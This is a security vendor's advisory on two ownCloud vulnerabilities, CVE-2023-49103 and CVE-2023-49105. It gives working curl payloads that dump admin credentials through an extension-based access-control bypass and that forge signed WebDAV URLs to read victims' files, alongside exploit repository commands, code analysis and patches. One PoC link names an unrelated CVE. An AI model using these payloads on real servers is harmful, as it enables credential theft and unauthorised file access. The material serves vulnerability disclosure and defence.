
– ownCloud information exposure vulnerability(CVE-2023-49103)

Step 1) The victim builds a vulnerable version of the ownCloud server based on the docker installation method provided on the official ownCloud site.

– ownCloud docker installation: https://doc.owncloud.com/server/next/admin_manual/installation/docker/

Command	<pre>\$ docker-compose up -d</pre> <p>-d option: an option to run docker in the background in detach mode</p>
----------------	---

※ At this time, the attacker's address must be added to OWN_CLOUD_TRUSTED_DOMAINS. The setting value is an IP that allows connection, and if the value is set safely, access is not possible from the outside. So the vulnerability cannot be exploited



```
eqst@eqst: ~/owncloud
eqst@eqst:~/owncloud$ sudo docker-compose up -d
Starting owncloud_mariadb ... done
Starting owncloud_redis ... done
Starting owncloud_server ... done
eqst@eqst:~/owncloud$
```

Figure 5. ownCloud server implementation

Step 2) The attacker can acquire the administrator account, which is sensitive information, through the following command.

- PoC code: <https://github.com/api0cradle/CVE-2023-23397-POC-Powershell>

Command	- Sample syntax
	\$ curl -i 'http://[victim server]/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/[extension]' grep [character string to search]
	- payload (search ADMIN in the 192.168.100.176:8080 ownCloud server)
	\$ curl -i 'http://192.168.100.176:8080/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/.css' grep ADMIN
	※ -i option: a command to display header information

```

attcker@attcker: ~
attcker@attcker:~$ curl -i 'http://192.168.100.176:8080/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/.css' | grep ADMIN
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total     Spent    Left     Speed
  0     0     0     0     0     0     0     0  0<t
r><td class="e">SERVER_ADMIN </td><td class="v">webmaster@localhost </td></tr>
<tr><td class="e">OWNCLOUD_ADMIN_USERNAME </td><td class="v">eqst </td></tr>
<tr><td class="e">OWNCLOUD_ADMIN_PASSWORD </td><td class="v">jruru </td></tr>
<tr><td class="e">APACHE_SERVER_ADMIN </td><td class="v">webmaster@localhost </t
d></tr>
<tr><td class="e">$_SERVER['SERVER_ADMIN']</td><td class="v">webmaster@localhost
</td></tr>

```

Figure 6. Attack payload result

The list of extensions that can be entered in the payload is as follows, and the extensions are used for access control bypass. More details can be found in the detailed analysis of the vulnerability.

Extensions that can be bypassed				
.css	.js	.svg	.gif	.png
.html	.woff	.ico	.jpg	.jpeg
.json	.properties	.min.map	.js.map	.auto.map

- ownCloud authentication bypass vulnerability(CVE-2023-49105)

Step 1) The attacker copies the git file where the PoC is stored and then creates a payload using the victim's ownCloud server address and user ID. When executing the payload, you can check the accessible WebDAV connection address.

- PoC code: <https://github.com/ambionics/owncloud-exploits>

Command	<pre>\$ git clone https://github.com/ambionics/owncloud-exploits A sample attack syntax is as follows: \$ python3 pwncloud-webdav.py http://[attacker server: port] [ID information] \$ python3 pwncloud-webdav.py http://192.168.100.176:8080 eqst</pre>
----------------	---

※ At this time, the attacker's address must be added to OWN_CLOUD_TRUSTED_DOMAINS. The setting value is an IP that allows connection, and if the value is set safely, access is not possible from the outside. So the vulnerability cannot be exploited.




Figure 7. Attack attempt through PoC

Step 2) Through the confirmed address, you can access the WebDAV server without separate authentication, and access control is possible for files, e.g., reading/editing/deleting/creating files containing sensitive information on the accessed WebDAV server.





Figure 8. Generating a file by bypassing authentication

■ Details of the vulnerability

– Information exposure vulnerability(CVE-2023-49103)

The information exposure vulnerability (CVE-2023-49103) is a vulnerability that occurs due to Graph API (graphapi), the default extension of ownCloud provided as a docker file. graphapi uses “GetPhpInfo”, an external library that displays PHP configuration information, including environment variables, through the `phpinfo()` function. GetPhpInfo is an endpoint of graphapi and should be designed so that unauthenticated users cannot directly access it from the outside. However, when the vulnerable version of ownCloud is used, the endpoint access authentication logic is insufficient. So an unauthenticated attacker can get sensitive information by directly accessing GetPhpInfo from the outside. In particular, when building ownCloud using Docker, you must exercise special care as it contains sensitive data such as administrator credential information, cloud and IAM information through environment variables.

First, if you try to access `GetPhpInfo.php` directly to check vulnerabilities, it returns a 302 response code (Temporarily Moved) and automatically redirects you to `index.php`, the login page, making access impossible.

A terminal window with a dark background. The title bar shows the user 'attcker@attcker' and the directory '~/cve-2023-49105'. The terminal content shows a red prompt character followed by the command: `curl -i 'http://192.168.100.176:8080/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php'`. The output is: `HTTP/1.1 302 Found`, `Date: Tue, 02 Jan 2024 01:26:43 GMT`, and `Server: Apache`.

```
attcker@attcker:~/cve-2023-49105$ curl -i 'http://192.168.100.176:8080/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php'
HTTP/1.1 302 Found
Date: Tue, 02 Jan 2024 01:26:43 GMT
Server: Apache
```

Figure 9. An example of direct access to `GetPhpInfo.php`

This is because access control is implemented through ownCloud's .htaccess file settings. If you check the .htaccess file, it is defined so that any request that does not match the conditions through the mod_rewrite¹⁵ module should return a 302 response and then redirect you to the index.php page.

```
root@9671d5c04124: /var/www/owncloud
ErrorDocument 403 /core/templates/403.php
ErrorDocument 404 /core/templates/404.php
<IfModule mod_rewrite.c> module definition
Options -MultiViews
RewriteRule ^favicon.ico$ core/img/favicon.ico [L]
RewriteRule ^core/js/oc.js$ index.php [PT,E=PATH_INFO:$1]
RewriteRule ^core/preview.png$ index.php [PT,E=PATH_INFO:$1]
RewriteCond %{REQUEST_URI} !\.(css|js|svg|gif|png|html|ttf|woff|ico|jpg|jpeg|json|properties)$
RewriteCond %{REQUEST_URI} !\.(min|js|auto)\.map$
RewriteCond %{REQUEST_URI} !^/core/img/favicon\.ico$
RewriteCond %{REQUEST_URI} !^/robots\.txt$
RewriteCond %{REQUEST_URI} !^/remote\.php
RewriteCond %{REQUEST_URI} !^/public\.php
RewriteCond %{REQUEST_URI} !^/cron\.php
RewriteCond %{REQUEST_URI} !^/core/ajax/update\.php list of allowed extensions
RewriteCond %{REQUEST_URI} !^/status\.php$
RewriteCond %{REQUEST_URI} !^/ocs/v1\.php
RewriteCond %{REQUEST_URI} !^/ocs/v2\.php
RewriteCond %{REQUEST_URI} !^/updater/
RewriteCond %{REQUEST_URI} !^/ocs-provider/
RewriteCond %{REQUEST_URI} !^/ocm-provider/
RewriteCond %{REQUEST_URI} !^/\.well-known/(acme-challenge|pki-validation)/.*
RewriteRule . index.php [PT,E=PATH_INFO:$1] redirect location
RewriteBase /
```

Figure 10. mod_rewrite module within the.htaccess file

¹⁵ mod_rewrite: a module that redirects server requests to another URL or file according to established rules.

The extensions listed below are extensions that do not meet the conditions of `mod_rewrite` and are used as a method to bypass access control through `.htaccess`.

Extensions that can be bypassed	Description
.css	CSS (Cascading Style Sheets) is a file format that defines how HTML elements are displayed on the screen.
.js	It is a file format that contains JS (JavaScript) codes for execution on a web page.
.svg	SVG (Scalar Vector Graphics) is an XML-based text file format for describing the shape of an image.
.gif	GIF (Graphics Interchange Format) is an animation clip or short video file format that combines numerous images or frames into a single file.
.png	PNG (Portable Network Graphic) is an image file format that supports lossless data compression to express graphics on the web.
.html	HTML (Hypertext Markup Language) is a file format used to structure web pages and their contents.
.woff	woff is a web font file format based on WOFF (Web Open Font Format).
.ico	This is an image file format used as an icon representing an application.
.jpg .jpeg	It is short for JPEG (Joint Photographic Experts Group). It is a file format for digital images.
.json	JSON (JavaScript Object Notation) is a standard file format for data sharing, i.e. storing and transmitting data using human-readable texts.
.properties	properties is a file format that primarily uses Java-related technologies to store configurable parameters of an application.
.min.map .js.map .auto.map	The map file created when building an application is a file format that records the addresses where global variables and functions will be located when the built execution file is loaded into memory.

Therefore, if you request direct access to GetPhpInfo.php including the relevant extensions, you can bypass the access control rules and access sensitive information.

ex) /apps/graphapi/vendor/microsoft/microsoft/graph/tests/GetPhpInfo.php/.css

ex) /apps/graphapi/vendor/microsoft/microsoft/graph/tests/GetPhpInfo.php/.png

```
attcker@attcker:~/cve-2023-49105$ cat result.txt
http://192.168.100.176:8080/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/.html
http://192.168.100.176:8080/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/.js
http://192.168.100.176:8080/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/.css
http://192.168.100.176:8080/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/.woff
http://192.168.100.176:8080/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/.svg
http://192.168.100.176:8080/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/.png
http://192.168.100.176:8080/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/.ico
http://192.168.100.176:8080/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/.min.map
http://192.168.100.176:8080/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/.ttf
http://192.168.100.176:8080/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/.jpg
http://192.168.100.176:8080/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/.properties
http://192.168.100.176:8080/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/.gif
http://192.168.100.176:8080/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/.json
http://192.168.100.176:8080/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/.auto.map
http://192.168.100.176:8080/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/.js.map
http://192.168.100.176:8080/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php/.jpeg
```

Figure 11. Access control rule bypass through extensions

– Authentication bypass vulnerability(CVE-2023-49105)

The CVE-2023-49105 vulnerability is a vulnerability that occurs due to insufficient verification logic of the ownCloud core. Even if the attacker only knows the victim’s ID, he or she can acquire the privilege to access all files owned by the victim by bypassing the authentication of the WebDAV API through pre-signed URLs.

The vulnerable authentication logic exists in SignedUrl’s Verifier.php, and the corresponding source code is used to verify the validity of signed URLs.

```

public function signedRequestIsValid(): bool {
    $params = $this->getQueryParameters();
    if (!isset($params['OC-Signature'], $params['OC-Credential'], $params['OC-Date'], $params['OC-Expires'],
    $params['OC-Verb'])) {
        $q = \json_encode($params);
        \OC::$server->getLogger()->debug("Query parameters are missing: $q", ['app' => 'signed-url']);
        return false;
    }
    $urlSignature = $params['OC-Signature'];
    $urlCredential = $params['OC-Credential'];
    $urlDate = $params['OC-Date'];
    $urlExpires = $params['OC-Expires'];
    $urlVerb = \strtoupper($params['OC-Verb']);
    $algo = $params['OC-Algo'] ?? 'PBKDF2/10000-SHA512';

    unset($params['OC-Signature'], $params['OC-Algo']);
}
    
```

pre-signed URL validation token

Figure 12. Signed URL verification argument

The arguments used for verification are described below. At this time, arguments other than the OC-Signature value can be set to arbitrary values, and OC-Signature is used as the main verification argument.

Argument	Description	Example
OC-Signature	User’s signature value	64-bit-long hash character string
OC-Credential	User name	Admin, user, etc.
OC-Date	Signature expiration date	2023-12-20
OC-expires	Validity period of the signature	(default value) 1200
OC-Verb	HTTP Method	GET, POST
OC-Algo	Algorithm used	PBKDF2 based sha512 iteration count 10000

If you look at the verifySignature logic that verifies OC-Signature, you can see that verification is performed through the computeHash function and the user is identified by comparing the Hash value generated based on the user’s signingKey with OC-Signature.

```

private function verifySignature(array $params, $urlCredential, $algo, $urlSignature): bool {
    $trustedList = $this->config->getSystemValue('trusted_domains', []);
    $signingKey = $this->config->getUserValue($urlCredential, 'core', 'signing-key');
    $qp = \preg_replace('/%5B\d+%5D/', '%5B%5D', \http_build_query($params));

    foreach ($trustedList as $trustedDomain) {
        foreach (['https', 'http'] as $scheme) {
            $url = \Sabre\Uri\parse($this->getAbsolutePath());
            $url['scheme'] = $scheme;
            $url['host'] = $trustedDomain;
            $url['query'] = $qp;
            $url = \Sabre\Uri\build($url);

            $hash = $this->computeHash($algo, $url, $signingKey);
            if ($hash === $urlSignature) {
                return true;
            }
            \OC::$server->getLogger()->debug("Hashes do not match: $hash !== $urlSignature (used key: $signingKey url: $url", ['app' => 'signed-url']);
        }
    }

    return false;
}

```

Figure 13. verysignature function

If you look at the computeHash function for detailed analysis, you can see that it combines the user's signingKey to generate a 64-bit-long signature value using SHA512 Hash based on the PBKDF2 algorithm.

```

protected function computeHash(string $algo, string $url, $signingKey) {
    if (\preg_match('/^(.*)\/(.*)-(.*)$/', $algo, $output)) {
        if ($output[1] !== 'PBKDF2') {
            return false;
        }
        if ($output[3] !== 'SHA512') {
            return false;
        }
        $iterations = (int)$output[2];
        if ($iterations <= 0) {
            return false;
        }
        return \hash_pbkdf2("sha512", $url, $signingKey, $iterations, 64, false);
    }
    return false;
}

```

Figure 14. computeHash function

A vulnerable version of the ownCloud core stores the user's signingKey default value as an empty string, but the verification logic for checking whether the requested signingKey value is an empty string is missing. Therefore, an attacker can access a signed URL by randomly generating a hash value based on the PBKDF2-sha512 algorithm without having to enter a separate signingKey, and it is possible to bypass authentication. An attacker can exploit this to access WebDAV and gain access control for the files owned by the victim.

Based on the above information, the method to access EQST_Lab.txt generated in the PoC test through the authentication bypass vulnerability is as follows. First, to generate a randomly signed URL, an OC-Signature signature hash value is generated based on the WebDAV URL.

WebDAV path	- WebDAV path [victim server]/remote.php/dav/files/[user ID]/[file path]?OC-Credential=[user ID]&OC-Date=[date]&OC-Expires=[expiration date]&OC-Verb=[HTTP method]
	- Example 192.168.100.176:8080/remote.php/dav/files/eqst/Documents/EQST_Lab.txt?OC-Credential=eqst&OC-Date=2024-12-20&OC-Expires=1200&OC-Verb=GET

- Hash creation (see site: <https://onlinephp.io/hash-pbkdf2/>)

The screenshot shows the 'Hash Pbkdf2 Online Tool' interface. It has a header with 'Manual' and 'Code Examples' links. The main form contains the following fields:

- Salgo =**: A dropdown menu with 'sha512' selected and the label 'algorithm'.
- Spassword =**: A text input field containing 'http://192.168.100.176:8080/remote.php/dav/files/eqst/Documents/EQST_Lab.txt?OC-Credential=eqst&OC-I' with the label 'strings'.
- Ssalt =**: An empty text input field.
- Siterations =**: A text input field with '10000' and the label 'iterations count'.
- Slength =**: A text input field with '64' and the label 'length'.
- Sbinary =**: A dropdown menu.
- Run code**: A button with a play icon.
- PHP Version:**: A dropdown menu with '8.2.13' selected.
- Result:**: A section header above a text box containing the generated hash: 'fed39dfd4203d17f220599b7f99fda4c7193c557ed257ec83dbae009bed7594f'.

Figure 15. Hash generation

It can be confirmed that if you request by adding all the remaining values of signed URLs from the attacker server, you can access the file.

Command	<pre>- file access (GET method) \$ curl 'http://192.168.100.176:8080/remote.php/dav/files/eqst/Documents/EQST_Lab.txt?OC-Credential=eqst&OC-Date=2024-12-20&OC-Expires=1200&OC-Verb=GET&OC-Signature=fed39dfd4203d17f220599b7f99fda4c7193c557ed257ec83d6ae009bed7594f' - file explore (PROPFIND method) \$ curl -X PROPFIND "http://192.168.100.176:8080/remote.php/dav/files/eqst/Documents?OC-Credential=eqst&OC-Date=2024-12-20&OC-Expires=1200&OC-Verb=PROPFIND&OC-Signature=c566237b5b34e3490099a435c725f1c4a8f8f5c8e1cb7b3b9631fa06f36220ee"</pre>
----------------	---





Figure 16. Accessing files by bypassing authentication

■ Countermeasures

1) Information exposure vulnerability(CVE-2023-49103)

When using a vulnerable version of ownCloud, not only account information theft and sensitive information leakage, but also potential system damage such as credential stuffing and cloud credential exploitation may occur. Therefore, to prevent this, you must delete the GetPhpInfo.php file and update to graphapi 0.3.1 or later, which has been patched to disable the phpinfo function.



Disclosure of sensitive credentials and configuration in containerized deployments

Nov 21, 2023

- Risk: critical
- CVSS v3 Base Score: 10
- CVSS v3 Vector: AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
- CWE ID: CWE-200
- CWE Name: Exposure of Sensitive Information to an Unauthorized Actor

Action taken

Delete the file `owncloud/apps/graphapi/vendor/microsoft/microsoft-graph/tests/GetPhpInfo.php`. Additionally, we disabled the `phpinfo` function in our docker-containers. We will apply various hardenings in future core releases to mitigate similar vulnerabilities.

Source: Official ownCloud homepage

Figure 17. Details of the information exposure vulnerability patch

If version update is difficult, you can prevent it by manually disabling or deleting the `GetPhpInfo.php` function in the same manner as the patch.

2) Authentication bypass vulnerability(CVE-2023-49105)

When using a vulnerable version of ownCloud, you can access, modify, and delete the files owned by the victim by bypassing the WebDAV API through a signed URL. Therefore, if the file owner has not configured the signature key, you must update to ownCloud 10.13.1 or later, which has been patched to disable access through pre-signed URLs.

```
private function verifySignature(array $params, $urlCredential, $algo, $urlSignature): bool {
    $trustedList = $this->config->getSystemValue('trusted_domains', []);
    $signingKey = $this->config->getUserValue($urlCredential, 'core', 'signing-key');
    // in case the signing key is not initialized, no signature can ever be verified
    if ($signingKey === '') {
        \OC::$server->getLogger()->error("No signing key available for the user $urlCredential. Access via
        pre-signed URL denied.", ['app' => 'signed-url']);
        return false;
    }
    $qp = \preg_replace('/%5B\d+%5D/', '%5B%5D', \http_build_query($params));

    foreach ($trustedList as $trustedDomain) {
        foreach (['https', 'http'] as $scheme) {
            $url = \Sabre\Uri\parse($this->getAbsoluteUrl());
            $url['scheme'] = $scheme;
            $url['host'] = $trustedDomain;
            $url['query'] = $qp;
            $url = \Sabre\Uri\build($url);
        }
    }
}
```

Figure 18. Details of the authentication bypass vulnerability patch

If version update is difficult, the user can prevent the vulnerability by manually generating a signature key.

Both vulnerabilities are vulnerabilities that a malicious user can exploit by accessing the public ownCloud server. Therefore, it is recommended to establish and use a safe access control environment by managing the list of IPs allowed to connect through the OWNCLOUD_TRUSTED_DOMAINS setting so that you can preemptively respond not only to these two vulnerabilities but also to vulnerabilities that may occur in the future. If you apply these measures, you will be able to increase safety and strengthen server security.

■ Reference sites

- URL : <https://www.labs.greynoise.io//grimoire/2023-12-05-owncloud-again-again/>
- URL : <https://www.ambionics.io/blog/owncloud-cve-2023-49103-cve-2023-49105>
- URL : github.com/rapid7/metasploit-framework/blob/master/documentation/modules/auxiliary/gather/owncloud_phpinfo_reader.md

EQST INSIGHT

2024.01



SK Shieldus Inc. 4&5F, 23, Pangyo-ro 227beon-gil, Bundang-gu, Seongnam-si, Gyeonggi-do, 13486, Republic of Korea
<https://www.skshieldus.com>

Publisher : SK Shieldus EQST business group
Production : SK Shieldus Communication Group
COPYRIGHT © 2024 SK SHIELDUS. ALL RIGHT RESERVED.

This document is copyrighted by the EQST business group of SK Shieldus and legally protected. Any unauthorized use or modification is prohibited by law.

